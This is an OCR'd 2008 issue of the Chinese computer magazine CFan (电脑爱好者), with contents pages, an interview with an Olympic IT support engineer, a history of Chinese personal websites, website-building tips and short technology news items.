一本大家都能看懂的电脑杂志

WWW.CFAN.COM.CN







邮发代号:82-512

赠 《CFan易放经》

6大挑战 冲进系统决赛圈

★柔道：用温柔的方式打倒对手 ★推铅球：把软件的沉重负担推出去
★击剑：及时找出并直击要害 ★马拉松：硬盘可用空间的"长跑" (P18)

6款中档音箱

详解误区与导购 (P88)

用心倾听音乐的声音！

半月刊 15 2008

热门关键词：奥运日程提醒(P51) 直营店(P84) 液晶(P85)
资源占用(P36) 完美策划(P56) Flash跨站攻击(P64) 2.4G无线鼠(P101)

88 套应用方案 | 56 个实用技巧 | 43 个问题解答 | 47 条新闻评论 | 68 款新品介绍

8月1日出版

一本大家都能看懂的电脑杂志　　WWW.CFAN.COM.CN



增刊

2008【典藏版】

288页+1CD
超低价:￥25元

火爆热卖

著名编辑的眼光

现在学会这些就够用了

专题中的经典

系统、硬件、软件、网络、数码、外设饕餮盛宴



60道大菜

实用、好用、够用、不能不用

百里挑一

电脑爱好者精华内容中的精华

郑重推荐

邮局汇款：北京123信箱　邮编：100036
收款人：北京《电脑爱好者》杂志社，请在汇款单附言栏注明邮购代码:SK0212。为方便我们与您联系，请留下联系电话。

在线订购网址：
http://shop.cfan.com.cn

目录 CONTENTS

《电脑爱好者》2008年15期 | 总第310期

WWW.CFAN.COM.CN

十五周年，和你在一起

NEWS & FOCUS 新视界

ENJOY 我就CFan

SOLUTIONS 聪明用电脑



谁是最强大的播放利器

主流播放软件 PK 评测

正如一位读者给编辑部的来信所说，“如今号称万能的播发器那么多，还出现了一些解码器挂播发器的软件，到底哪个最好呢？”很多人在为这个问题寻找答案。我们 CFAN 研究院进行了本次评测，对七款播发器进行了七个项目的严格对比测试，非常高兴地与广大读者分享这一结果。

56 修改修改 打造完美策划

陈杰是某公关公司的策划人员，每次与厂商合作开发布会，都会写好策划方案供领导和厂商的人员进行审核，想知道他们是怎么进行修改的吗？想知道陈杰是如何进行意见综合的吗？一切尽在 Word2007 中。

搭乘“快车”，刊中软件下载全面提速！

借助快车代码，大家可以更加便捷地获取本刊中推荐的资源了！

在“软件小档案”等资源的下载地址旁，增加了一个 CFan 快车代码。在快车（FlashGet）的搜索栏中输入对应的快车代码，回车，该资源的专用下载链接就会显示在新弹出的搜索结果中，轻松实现高速、便捷的下载体验！

TALENT 天生我才



60

Oh My God！身价爆增 20 倍，HD3580 变身 FireGL

nVIDIA 和 ATi 都着有游戏显卡和专业显卡两条生产线，虽然硬件规格几乎完全相同，但价格越相差甚远，难道做为"穷学生"，做 CG 设计时，就只能忍受着巨慢的速度？别急，别急，看看是如何将 HD3580 软改 FireGL V7700 的吧。



CCTV.com 央视网

北京2008奥运会官方互联网/移动平台转播机构

Official Internet/Mobile Phone Broadcaster of the Beijing 2008 Olympic Games

奥运是我的　　我的奥运会

71


P2P 流媒体：全民看奥运，视频更流畅

奥运来了！央视网（CCTV.com）作为北京2008奥运会官方互联网/移动平台转播机构，已经表示将在奥运期间为网友提供全方位的奥运视频直播与点播报道。不会因为带宽限制，运动员变成机器人或慢动作选手吧？别担心，我们有P2P流媒体技术！





购物狂 80



如今广角 DC 是各个厂商流行的产品趋势，很多人购买了广角 DC，但是你知道怎么才能用好广角 DC 进行拍摄吗？

小 DC 大眼睛 广角 DC 的拍摄技巧



18

6大挑战 冲进系统决赛圈

奥运会开幕在即，世界各国的运动员也都齐聚北京。为了迎接即将召开的体坛盛事，所有人都已经跃跃欲试。你的电脑准备好了吗？你知道怎么用柔道的方式击败病毒吗？你知道如何像击剑运动员一样一针见血地找出系统故障吗？双人双桨的赛艇选手需要高度同步，配合高度默契，你的软件也能做到这些吗？

88

Link和Selina在同一家公司上班，因为没有什么往来也就互不相识，遵守着原则的他们从不在网络上透露出自己的真实姓名，也就相安无事地在虚拟的网络上继续着好友的关系。可日久生情这句古话也不是没有道理，Link渐渐地对Selina有了些许好感，这不Selina对自己PC机上的音频系统越来越不满意，Link借此开始他的计划。

用心倾听"你"的声音 Link的情书

CFan藏宝图　2008年第15期

仔细看，每个宝贝下面的幸运页码，翻到那里有惊喜哦！

罗技合金版摄像头
P114



罗技炫彩耳麦
P114



罗技快看畅想版摄像头
P114



多彩2.4G无线鼠
P101

本期热点导读

本刊所有网络链接，均可在http://www.cfan.com.cn/url找到

DOCTOR 傻博士

系 统

软 件

网 络

硬 件

KNOWLEDGE CFan加油站

DIGITAL 数字时代

85 买液晶看清“新指标”

不知你注意到没有，液晶显示看高清影片时上下总有“黑边”，不过现在，各家厂商纷纷推出16：9的液晶显示器，原来的通常宽屏液晶显示器不是16：9，而是16：10，怎么你不知道？快来看看吧！



101 极速2.4G 多彩无线鼠

现在市场上键鼠横飞，且不要说某家厂商有多少种型号，单就品牌而言就不下20个。如何选购好的键鼠？如何买到价廉物美的键鼠？如何买到手感外型不错质量有保障的产品？让键鼠王牌制造商多彩科技的产品经理给大家讲解讲解。

HOT TOPIC 热点话题

GUIDES 明白买电脑

SEARCHING 爆料王

精彩预告

特别话题

你的工作是不是很忙？是不是总感觉学习压力巨大？是不是时间永远不够用？可是，如果你细心观察一下身边的成功人士，就会发现：这些人虽然工作很忙，但还是有时间去做一些自己喜欢的事情，而他们的工作却成绩斐然，收入节节攀升……其实他们没有什么秘诀，他们只是比你更会“管理时间”。你手边的电脑，就是一个好的时间管理工具！

“IN”派茶馆

P45主板又来了，965P、P35，这会又来个P45，这主板名称怎么那么多？想装机了？那可得留意哦！未必最新的就是你需要的呢！

相关软件索引

软件	软件说明	页码
Quick Batch File Compiler	把BAT文件转换为EXE	26
SC-DiskInfo	磁盘空间管理软件	30
多文本剪贴板	剪贴板纪录查看	48
Input Director	让一套键鼠控制两台电脑	49
Teorex.Inpaint	电子名片制作	50
雪狐日历提醒簿	日程提醒	51
Keyboard Customizer Utility	笔记本快捷键设置工具	74
Keyboard Customizer	Utility汉化包	74
星云游戏修改器	修改游戏的小工具	82

电脑爱好者® 计算机 普及 提高

Computer Fan

http://www.cfan.com.cn

2008年第15期 总第310期

主管单位 中国科学院
主办单位 北京《电脑爱好者》杂志社
中国计算机世界出版服务公司
编辑出版 《电脑爱好者》杂志编辑部
顾问 郭传杰
社长 陈 梅
执行社长/主编 封立鹏
副社长 邵先华
总编辑 高 翔
出版部 聂 静（主任）

副主编 张 健
编辑部 何 昊（副主任） 张 勇（副主任）
陈荣贵 张 文 马江华 杜 昕
张锐峰
评测室 西浩铭 于 峰
设计制作部 余文憬（总 监） 胡京燕 陈红佚
发行部 刘丽华（总经理） 顾建林（副总经理）
客户服务部 姚 雯（总 监）
李 隆（南方客户总监）
米 彬（副总监）
商务市场部 柳 超（副总监）
办公/通信地址 北京市海淀区翠微中里14号楼4层（邮编:100036）
北京123信箱（北京《电脑爱好者》杂志社）
E-mail hotline@cfan.com.cn(稿件请投相应栏目信箱)
网址 http://www.cfan.com.cn
总机 010-68130909
广告客户部 010-68250606 / 68251818 / 68258181
读者服务部(发行) 在线QQ: 864186362 手机短信: 13801293315
010-68258784（周一至周五，9:00~16:30）
邮购自助查询: 010-68259307 / 68259457
订阅 全国各地邮局(所)
国内发行 北京报刊发行局
邮发代号 82-512
国外发行 中国国际图书贸易总公司
发行代号 4576SM
刊号 ISSN1005-0043/CN11-3248/TP
印刷 北京外文印刷厂
广告许可证 京海工商广字第0055号
零售定价 6.00元
全年订阅优惠价 120.00元

本刊法律顾问：北京周涛律师事务所（网站：www.zt148.com.cn）
电话：010-63141013 13366185341

本刊如有印刷质量问题（错页、掉页、残页等），请您与我们联系，我们负责调换。E-mail：publish@cfan.com.cn



寻找CFan人

北京·奥运·科技 我来了！

向所有2008奥运会的技术支持专家致敬！

奥运的火炬仍在传递，直到8月8日那神圣的一刻，火炬将在鸟巢点燃奥运主火炬。在几个月的火炬传递过程中，我们领略了千千万万火炬手的风采。今天我们要采访的火炬手只是一位普通的奥运技术支持专家，但是从这颗水珠身上，我们看到了奥运IT科技散发出的巨大光芒。

胡楠，《电脑爱好者》热心读者，2001年毕业于南京理工大学，2001年7月加入联想公司工作至今，由于2004年、2006年在都灵冬奥会项目和2007年初开始的北京奥运会项目中出色的技术支持工作，被评选为奥运火炬手。

果果：你的技术和经历让很多年轻人羡慕，能谈谈你与CFan之间最难忘的故事吗？

胡楠：我高中才见到电脑，后来考上计算机系，对电脑也就情有独钟了。当时我和宿友们都很爱看《电脑爱好者》，主要看一些Windows的应用技巧、注册表编辑、系统管理和优化等方面的文章，因为当时台式机配置比较低，因此装个Windows 2000之后就跑得非常慢，要利用一切手段优化系统让它运行得快一些。当时宿舍自己搭建局域网，也从《电脑爱好者》上学到不少网络知识，便于我们顺利地搭建宿舍局域网。后来我爱人在《电脑爱好者》杂志社发行部工作，更增进了我和CFan的缘分。

寄语：

机会总是留给有准备的人，希望和我一样喜欢做技术的读者都能实现自己的人生目标。



果果：传递奥运火炬时，你的心情如何？


胡楠：能成为火炬手我非常激动和兴奋，能手执圣火传递奥林匹克精神，这是我一生都难忘的记忆！

我的火炬传递在新疆石河子进行，这是一个非常美丽的城市。当时我坐在火炬手投放车上被周围的气氛所感染，成千上万的人们在路两边挥舞国旗和奥运会旗为圣火祝福，一车的火炬手和窗外的人们一起喊着“中国加油，北京加油”，一路喊过去，直到大家的嗓子都哑了。

果果：参加联想奥运项目组支持北京奥运会，你主要负责哪些工作？

胡楠：我主要在TOC（技术运营中心）工作，平时的岗位是存储专家，负责在奥运会IT系统中联想存储设备的相关技术支持工作，赛时则作为联想技术团队负责人协调联想专家团队为北京奥运会数十个竞赛和非竞赛场馆提供核心技术支持。TOC的专家团队为所有场馆输出培训、技术文档、工具和规范，解决场馆升级的各种技术问题。

联想为奥运会提供的硬件设备包括服务器、存储设备、笔记本、台式机、打印机、传真机等。这些设备遍及所有的竞赛和非竞赛场馆，有30000台左右。除联想外，Omega公司主要负责计时计分，Atos公司主要负责系统集成。



果果：能给读者们具体透露一下北京奥运会的IT科技吗？

胡楠：2008年奥运会的IT系统构架非常复杂，有三大核心系统——T&S、GMS 和IDS 。T&S（Timing and Scoring）称为计时计分系统，除了笔记本、台式机和服务器之外还有一些专用的计时计分设备；GMS（Games Management System）是一系列辅助奥运会竞赛的系统的总称，包括Accreditation、Volunteers、Medical or Transportation management 等等一系列的子系统；IDS（Information Diffusion System）主要负责信息的收集整理和发布。GMS和IDS里用到了台式机、触摸屏、服务器、打印机、存储设备等。

果果：你曾参与都灵冬奥会的支持工作，积累了哪些经验？与北京奥运的工作相比，有什么不同？

胡楠：这是我人生中不可多得的经历，让我对奥运会的IT系统有了深入的了解，和各国技术专家一起合作，积累了很多技术经验。项目刚开始时，一切都是第一次，经过不断摸索和磨练，克服了重重困难，最终获得了成功。我的沟通协调能力和项目管理能力也有了很大提高。

北京奥运会和都灵冬奥会相比，不管是场馆数量还是设备数量都是数倍的增长。联想的奥运支持团队成员也从都灵的100人左右一跃到了北京的近600人。北京奥运会是中国的盛事、世界的盛事，在祖国支持奥运会，对我来说有着极为特别的意义！

CF [SWZ01]



爱好者 cfan.com.cn

首页 · 学院 · 数码 · 硬件 · DIY · 办公 · 台式机 · 原创 · 作者专栏 · 壁纸 · 论坛 · 博客

爱好者网站精彩跟我来

请登录 http://school.cfan.com.cn/cfan/200815 进入本期导航专页。

新网站http://www.pcw.com.cn正式上线！

PCW.com.cn是由计算机世界传媒集团与美国IDG媒体集团共同打造的IT类消费指导社区。手机、数码相机、笔记本、GPS、硬件、软件、中小企业、办公设备一网打尽，拥有《电脑爱好者》、《数码》、《数码精品》、《微电脑世界》4本极具有影响力杂志作为强大后盾。这里有700位版主为您答疑解惑，量身订制您所需要的一切。我们利用资深的行业资源，邀请众多专家参与网站互动，利用他们的丰富而专业的经验和知识，为消费者提供IT产品购买、应用指导。在这里：

1.专家不再遥不可及，他们随时在您身边，为您报道、分析、评测IT产品和技术。同时，他们更愿意分享自己的知识与经验，帮助您找到最适合自己的IT产品、提高应用水平。PCW社区特色专家专栏系统，产品专家对产品进行优缺点评价，评论贯穿每个产品的生命周期，真实反映每个阶段的市场与产品定位，对购买者极具参考价值。

2.这里还有大量的热心助手，为会员快速解答问题，有至少600位助手以及100位专家在线随时为您解答问题，让您以最少的时间得到最佳的答案。

3.这里有最全的产品信息、最新的产品评测，让各产品特点、价值一目了然，是您选购产品的最好参考。

4.我们同样鼓励您分享自己的产品选择和使用经验，在这个平台上，您的宝贵经验会出现在相关产品的页面，并被系统分发给同样关注这款产品的网友。热心分享使用经验和积极为别人提供帮助的网友，会随着我们一起成长，并可能步入专家的行列。

还等什么？快来加入吧！

★论坛热点看个够 (http://bbs.cfan.com.cn)

技术区常见问题解答及各分区精品文章

帮您远离“菜鸟”称号集训营

技术差就别装了！

稀饭水区使用说明书——教你如何灌水

收集1000张QQ头像任你挑选

牛人在家中用电脑油炸薯条

奥运宝贝真实面孔

★博墅大本营 (http://blog.cfan.com.cn)

打开Word文档乱码的解决方法

关于输入法无法使用的解决方案

读大学，究竟读什么

七彩鱼带你“逛”奥运之鸟巢篇

Office2003(SP3) 三合一、三合一增强、五合一

CF [SWZ02]

小编真人漫画系列 重磅出击！

15年来的科技大事、趣事，从杂志社到IT圈，从国内到国外，小编们倾情出演，期期精彩不断！挠到你的哈哈笑神经了吗？希望大家能够喜欢！

儿时动画明星，热盼奥运开幕

还有几天29届奥运会就将在北京开幕了，大家都翘首以盼：



1 究竟谁将是点燃奥运圣火的最后一棒火炬手，马上就会揭晓。

我们这个造型参加开幕式团体操怎么样？


2 张艺谋导演的盛大开幕式演出，非常值得期待。



3 各国运动健儿已经跃跃欲试，争取在奥运会上取得更好成绩。

我来保障奥运安全，放心吧！

请看2008.08.08 20:00 开幕式



4 北京申奥成功七年来，出色地完成了各项组织工作，必将成为一届成功的奥运会。

CF [SWZ03]

从精英爱好到草根门户，个人网站一路走来

个人网站，一个既遥远又熟悉的词汇。在互联网刚刚兴起初期，无论在国外还是国内，都有一些技术精英，在当时还很不成熟的网络上，架设起一些以技术共享为主要内容的页面，这些小小的页面，也就成了最早的个人网站。

网络大补贴：

1990年11月，HTML语言的发明者Tim Berners-Lee编写了世界上第一个的“网站”（当时的网址是http://nxoc01.cern.ch/hypertext/www/theproject.html）。不过这个“网站”早在1992年就关闭了，不过幸运的是这一界面被保留了下来，只要我们点击下面这一链接：http://www.w3.org/History/19921103-hypertext/hypertext/www/theproject.html 就能看到史上最早的网页。

个人主页，给你一个施展的空间

说起中国的个人网站发展，不能不提到“个人主页”服务。在国内互联网发展初期，很多知名网站都推出过“个人主页”服务。中国的个人主页服务始于1996年初。那时候大家都为找到一个免费的个人主页空间而兴奋。而很多人第一次拥有个人主页，都是从“网易空间”开始的。1997年5月，丁磊创建了网易公司。网易提供的第一个服务是网易bbs，紧接着第二个服务是免费个人主页，网易提供的免费个人主页域名简短，空间比较大，开始有20MB，并且提供很好的配套服务，例如留言板、计数器等等，所以推出后不久，即大受欢迎，风靡全国。很多早期的个人网站，都诞生在“网易空间”之中。1998年元旦，《南方周末》在其元旦特刊中刊登了“1997十个最好的中文个人主页”一文，介绍了当时10个内容丰富、制作精美的个人网站，几乎都是搭建在免费的主页空间上的。可惜的是，这些早期的个人主页，现在都已经不复存在了。

商业化风潮，个人网站成为成功捷径

互联网界的风起云涌，个人网站的快速发展，很快吸引了风险投资者的眼球，他们在个人网站中找到了无限的商机。很多个人网站的站长都是从兴趣做起，而后被注入商业资本，迅速壮大起来。现在我们熟悉的手机之家、泡泡网等，都是诞生于个人之手。个人网站的商业化，有成功的例子，但是更多的则是以失败告终。只有有特色化差异化的内容、出色的商业头脑，再加上一点点机遇的眷顾，才能摆脱掉纯粹个人网站兴趣爱好式的更新维护，转型成为出色的商业网站。

小档案：

高春辉&手机之家

1997年7月，高春辉开始创办个人网站。1998年，高春辉的个人网站最早进入CNNIC排名，号称中国第一个个人网站。1999高春辉在金山公司的资金支持下创办金山卓越网，以非常少的投入获得成功。2000年5月底他又创办了天下网(http://www.tiandown.com)。2001年，天下网倒闭，被媒体认为是中国网络泡沫破裂的导火线。2002年，高春辉利用业余时间，创办手机之家（imobile.com.cn）。经过多年发展，手机之家已经成为国内知名度较高的手机行业门户网站。

泡泡网&李想

李想无疑是“80后”创业的典范。李想1981年出生，1998年，上高三的李想创立了“显卡之家”。1999年李想最终决定放弃高考。2000年春节前，成立泡泡网（http://www.pcpop.com）。现如今，泡泡网已经跻身国内IT专业网站三甲之列，李想更是身家过亿元，成为80后财富榜的代表人物。

Web2.0草根时代，每个人都是自己的站长



2002年8月，方兴东创建了“博客中国”（http://www.blogchina.com），将BLOG网络日志翻译为“博客”，个人网站也快速进入了“Web2.0”的时代。现在，无论是门户网站还是专业的博客网站，都可以方便地注册属于自己的博客，而与Web1.0时代的个人主页相比，博客最大的优势就在于互动性和参与性，博客不仅仅是个人发表言论的场所，通过RSS聚合与推送，更多的与你持有同样观点的读者通过博客聚合起来，形成了一个可以时时互动的“圈子”。在博客中，无论是博主，还是访客，所有人都成了传播者。随着国内博客数量的日渐庞大，出现了许多极具人气的博客，比如徐静蕾的博客（blog.sina.com.cn/xujinglei）。许多人在个人博客的发展中看到了更大的商机，“网络推手”应运而生，发觉草根人群中的特立独行者，使更多的个人博客被人们所熟知。你的博客更新了吗？也许下一个成功的就是你啊！ CF [SWZ04]

网上安家

多管齐下抓住回头客

传统媒体，如书刊杂志、电视、广播等，不是每个人都有机会在上面“露脸”的。但是网络的盛行，却给了每个人向全世界“露脸”的机会，建立个人网站，或简单地注册一个博客就可以了。不过如何才能让更多的人关注到我们的网站或博客呢，这当然需要一些技巧。让我们来看看小编怎么做。

要想个人网站或自己的博客有长远的发展，还要多下功夫留住访客。如果网站不吸引人，访客来一次后再不会回来，那这个网站的价值就大打折扣了。下面的一些技巧，值得大家借鉴。



★“最好的”页面

在网站（或博客）的顶部，或者左右侧边栏中，最好要有类似于“最好的什么什么”、“编辑推荐”之类的页面链接。像“本站最热文章Top 10”，就是一个不错的例子，许多第一次浏览这一网站的人，一般都会情不自禁点击查看这些最热的或者被推荐的文章的内容。



★相关文章互相链接

在自己的网站或者博客中，将内容相关的文章相互进行链接。虽然不少人对这种方法不屑一顾，不过读者会喜欢这一功能。这不但能增强文章的深度，同时还会增加网站的点击率。

文章链接，不一定非要在文章的最后增加一个“相关主题”列表，还可以在文章的字里行间体现。比如文章中有“在某某篇日志中，我提到了某厂商不负责的行为，今天我又发现更多新的证据……”等内容，其中的“某某篇日志”就可以超链接到该篇日志，方便读者查看前因后果。



★扩展头版头条

如果你写了一篇非常长的文章，可使用“更多”这一特征链接，引导人们进入一个单独的页面来阅读，这可以保证首页能容纳更多的信息量。不过只建议重点文章这么做，如果所有文章都采用这种方式处理，会比较烦人的。



★撰写系列文章

撰写系列文章是增加“回头客”的一个非常有效的方法，这有点像传统小说中的“欲知后事如何，且听下回分解”一样，留下悬念，就会吸引他们再来，因为他们想知道你下次会有什么新话题。



★给文章分门别类

不断更新是保证网站和博客活力的一个重要手段，不过时间一长，一些经典文章就会压到很深的位置，新的访问者有可能会错过。毕竟，现在很少人有耐心翻遍某一个网站的所有内容。解决方法除了前面所说的利用“最好的”页面及文章互链外，我们还可以为每篇文章分门别类，并将类别链接放到首页中，这样访问者就可以轻松找到自己感觉的文章，而不用麻烦地一页页去翻了。



★添加站内搜索功能

添加站内搜索功能，可以方便读者搜索相关内容，“沉底”的文章也容易被重新发现。一般博客平台已自动配备了站内搜索功能，但如果是个人网站的话，则可能需要自己添加。实际上很简单，Google已为我们提供了简单易行的方案。

一分钟加入“搜索本站”功能

网址：http://www.googlechinablog.com/2006/12/blog-post_22.html

策划网站——神奇信息交合法

准备建网站了，第一个难题就是：建个什么样的网站？自己能想到的点子，总会发现已有人先你而创建。这时不妨试试一个特别的创意技巧——信息交合法。

信息交合法，由华夏研究院的许国泰教授于1983年首创。当时，某位日本专家在中国的一个学术会议上，夸口可由一枚回形针创意变形出300多种图形。而许国泰教授则说，他可以变化出3千甚至3万种。

许教授首先对曲别针的特性加以排序：如材质、体积、长度、颜色、弹性、弧等，组成信息标的X轴。接着再把与曲别针相关的人类实践加以排序：如数学、文字、磁、电、音乐、美术等，将它们连成信息标的Y轴。两轴相交就形成了“信息反应场”，两轴各点上的要素依次“相交合”，就会产生无数的新信息。比如，将Y轴的数学点，与X轴上的材质点相交，曲别针可以弯成1、2、3……+、-、×、÷ 等数字和符号；Y轴上的文字点与X轴上材质、弧等点相交，曲别针可做成英、俄、法等各种字母；Y轴上的电与X轴上的长度相交，曲别针就可以变成导线、开关、铁绳等等。

这一方法的本质，实际上就是一种组合方法。我们在策划网站时，不妨以某个特定事物为原点（如“计算机”），按类别划分多个轴（如计算机构成轴、生活娱乐轴、工作轴、学习轴等），再为每个轴细化出元素点（如计算机构成轴可细分为显示器、CPU、内存、硬盘、键鼠等），各轴的点互相交合便会产生无数的新信息，其他肯定有别人没有想到的点。

网络大补贴

★网站项目建设流程概述
http://edu.itbulo.com/200504/9334.htm

★网页布局的基本元素和原理
http://tech.163.com/05/0920/14/1U3N0LMT00091589.html
http://tech.163.com/06/0713/09/2LTDLCSA0009158Q.html

★网页色彩设计系列教程
http://tech.163.com/05/1028/11/2159ARHU00091597.html

★制作网页时的23个经典代码
http://edu.itbulo.com/200609/105713.htm

★60佳漂亮可用的站点设计
http://www.blueidea.com/design/gallery/2007/4810.asp CF [SWZ05]

AMD新一代笔记本电脑平台

电脑芯片商AMD近日正式推出下一代笔记本平台Puma，该平台可为笔记本电脑提供高清的视频和更高的能效。据了解，使用Puma的笔记本电脑国内售价预计在5000~7000元。AMD大中华区计算产品部产品市场总监唐志德介绍，和英特尔同级产品迅驰4代相比，Puma的3D性能要高3倍，游戏性能则高出3~5倍。和AMD上一款双核移动处理器Turion相比，Puma平台一经推出就受到众多OEM厂商的支持。相关人士还透露，目前已专门针对超轻薄笔记本研发出了一款代号为Phoenix（凤凰）的处理器，采用此平台的超轻薄笔记本价格将被拉到5000元以内。

The "Puma" Platform Architecture

Fully Integrated Solution
HDMI + HDCP + Audio
Griffin
Extended Battery Life
DVI / HDMI / DP
HT3
L.F.B
Two Independent Display Controllers
TV Out
RS780M
PCI Express Gen 2
PCI Express Gen 2
CRT &LVDS
14 X USB
SB700
6X SATA
PATA
PCI Interface
HD Audio
NAND Flash Support (HyperFlash)

CFan最新闻之"华丽出场"篇

联想IdeaCentre进入美国台式机市场



联想日前在美国市场推出了第一款消费台式机IdeaCentre，同包括惠普、戴尔和苹果在内的PC厂商展开直接竞争。报道称，自2005年收购IBM PC业务以来，联想业绩一直表现得非常强劲。联想目前是全球第四大PC制造商，仅次于惠普、戴尔和宏碁。目前，消费台式机市场仍然是全球增长速度较快的PC市场之一。根据市场调研公司Gartner的统计，消费台式机去年的出货总量达2.7亿台，较上年增长了13%。据悉，IdeaCentre的起始售价为379美元。

中芯国际将进全球45纳米"俱乐部"



据消息人士透露，中芯国际上海12英寸厂采购的浸润式光刻机日前已到位，"这标志着中芯国际在量产45纳米芯片方面有了生产保障。"据介绍，此前中芯国际最大对手台积电已经量产45纳米芯片，虽然需求有限、产能规模较小，但是，由于其为首家量产这一产品的代工企业，从而成为产业发展标志。而另一个对手新加坡特许今年也将正式进入这一领域。

百度偕诺基亚推移动搜索业务

百度近日受邀与诺基亚维信共同开发维信"百度精灵"，为诺基亚在全球超过1000万的维信用户提供移动搜索服务，这标志着百度与诺基亚维信在移动搜索领域合作正式拉开序幕。业内专家介绍称，"据统计，目前诺基亚维信在中国的用户数已经超过了400万。借助这一平台，百度的移动搜索服务将覆盖到更多潜在用户。"面向全球推广的维信（WidSets），是诺基亚向移动互联网转型战略中非常重要的一个项目，通过用手机登录"维信"这个诺基亚自主开发的移动互联网服务平台，用户可以获得新闻阅读、博客浏览、图片处理等互联网服务。

迪斯尼首度涉水网游，盛大取得首发



《迪斯尼魔幻飞板》是迪斯尼集团在网游行业的首次触电。经过2年多的潜心研制，该游戏将于今年火爆公测，这标志着迪斯尼集团向中国市场迈出了实质性的一步。主题乐园未到，网络游戏先行，《迪斯尼魔幻飞板》已经打响了迪斯尼登陆上海滩的第一枪。这款网游巨头与娱乐巨头联手打造的结晶号称是迪斯尼娱乐王国中最新鲜有趣的华彩段落，错过了它就等于不曾真正领略过迪斯尼。业内人士分析，近2年由于受到经济增长趋缓的影响，迪斯尼在北美和欧洲的业绩并不稳定。在这样的情况下，加速占领亚洲特别是中国市场的战略，无疑将会被迪斯尼公司进一步推进。

谷歌音乐搜索即将上线

今年年初，《华尔街日报》报道了谷歌密谋的音乐搜索功能："谷歌合资计划的制订已经进入最后阶段，新服务可能会提供世界三大音乐公司及数十家小音乐公司的歌曲。在解决最后一些难题后，预计服务将在数周后推出。"近日，谷歌将为我们带来合法免费的高品质音乐，盛传谷歌与合作伙伴公司（盛传为姚明及"姚之队"开办的巨鲸公司）将通过在高品质音乐文件中贴上"数字水印"，直接挑战百度的音乐搜索服务。这种理念是：更高品质的音乐不但可以吸引用户离开盗版，也为音乐和搜索公司提供了有价值的数据。

Joost正式进军中国

由Skype创始人创办的P2P视频网站Joost将正式进军中国。今年1月份，TOM与Joost合作推出中文版Joost，并提供下载，同时也推出了中文网站。Joost提供超过150多类频道，包括卡通和动画、娱乐和电影、体育、喜剧、生活和纪录片，以及科幻故事节目等。它既提供可支援广告的互动式视像服务，亦可保障片主和创作者的版权。

中国首家Apple Store开业

Apple Store零售店首次进入中国，在北京三里屯开业。Apple Store零售店是探索和体验苹果产品的最佳场所，苹果的产品在此一应俱全。新产品一经推出，你便能在店内抢鲜感受。店内聚集了世界上最专业的苹果零售团队。专家会帮助你了解苹果的产品，为你答疑解惑。培训师会为你提供面对面的私人培训，帮你挖掘Mac的更多精彩功能。身着橙色T恤的客户服务专员是你的向导，他们随时准备回答你的问题，为你指引方向。

淘宝网规范服装类目商品

近日，淘宝网开始规范服装类目商品，其商品必须采用实物拍摄，违者将下架冻结账户。服装类目下存在大量无实物拍摄图片的商品，该类商品尤其容易引起交易纠纷。现在对服装类目下无实物拍摄图片的商品作如下处理：在服装类目（包括男装、女装/女士精品、运动服/运动包/运动配件）下，如果卖家发布商品时未使用实物拍摄图片，该商品按违规商品计数下架。情节严重者做冻结会员处理。

英特尔将新一代BIOS核心技术授予中国企业

英特尔公司今日宣布，在与工业和信息化部（原信息产业部）三年来就新一代BIOS技术开展合作的基础上，经原信息产业部协调，决定将新一代BIOS核心技术——英特尔EFI平台创新架构授权给南京百敖软件有限公司使用。工业和信息化部陈英副司长表示，"抓住这一机遇开发我们自主可控的BIOS产品，将补足我国PC产业链长期缺少的重要一环，对计算机产业和信息安全意义重大。"

400电话暗藏骗术

许多人对400电话会存在这样的理解：400电话是客户呼叫中心的代名词，只有大企业才建有呼叫中心。其实400电话的开通门槛并不高，申办人只要提供以下材料就可以顺利开通：1.固定电话；2.营业执照复印件；3.经办人身份证复印件；4.公章（受理表盖章）。这里并没有对企业的申请资格作任何的要求，因此也就有些不法分子利用大家这一误解，申请400电话，增加可信度，从而提高网友上当受骗的几率。

索尼用户可自由选择配置


索尼公司计划在全球范围内实行电脑的订单生产模式（CTO），根据客户对电脑具体性能、款式的要求进行生产。索尼原来只面向日本国内和美国客户实行CTO，为了吸引更多客户、扩大销量，该公司已经开始在中国和南美国家实行这种订单生产模式。

CF [XW01]





Large-capacity DVD (大容量DVD)



日本东北大学的高级材料研究小组宣布研发出了一种DVD光盘，可以存储42GB的数据，将近现有标准DVD容量的9倍。他们创造出了一种V型的坑状记录表面，让光盘存储更多的数据，这种方法也可以应用到普通的光盘上，但研究人员称这一光盘不能被蓝色激光读取（相比之下，单层的蓝光光盘仅可容纳25GB数据），同时目前的所有DVD设备也都不兼容这种读取方法。

Intelligent Humanoid (仿人智能机器人)

近日，在南坪会展中心召开的第七届全球智能控制与自动化大会上，由重庆大学、工学院耗费十年时间联合研发的仿人智能控制与双摆杂技机器人引来众多媒体聚焦。这个机器人高1.6米，展开后宽1.5米。机器人的杆臂可以做弯曲、旋转、折叠等多种复杂动作。据专家介绍，仿人智能控制与双摆杂技机器人的诞生是世界机器人自动化的一个里程碑，仿人智能控制与双摆杂技机器人技术的出现，对高性能机器人提供了理论上的支持。



NVD (下一代通用光盘)

前不久，新光电产业发展公司、鸿景科技公司、中科院光机所和上海光盘中心齐聚武汉光谷，协议共同投资2000万元，引进两条国际上最先进的母盘及复制生产线，批量生产红光NVD光盘。至此，以我国自主产权为核心的红光高清第一代产品迈出产业化第一步。与国内其他红光高清DVD相比，红光NVD最大亮点在于其将网络下载、视频录放和碟机播放三大功能合而为一，支持家庭网络多媒体共享。红光NVD技术整机产品价格预计为蓝光同类产品的1/10。


Photoelectric Conversion Rate (光电转换率)

日本理化研究所近日发布新闻公报说，成本低、质量小、面积容易延伸的有机薄膜太阳能电池尤其受到科研人员关注。他们通过改变有机薄膜太阳能电池的分子排列结构，大幅度提高了太阳能电池的光电转换率。据了解，提高太阳能电池的光电转换率涉及两个关键因素，一是如何使混合体中的两类分子，即电子供体与受体处于相分离状态，二是如何扩大两者间的接触面积。专家们根据这一特性使太阳能电池的转换率大大提高。


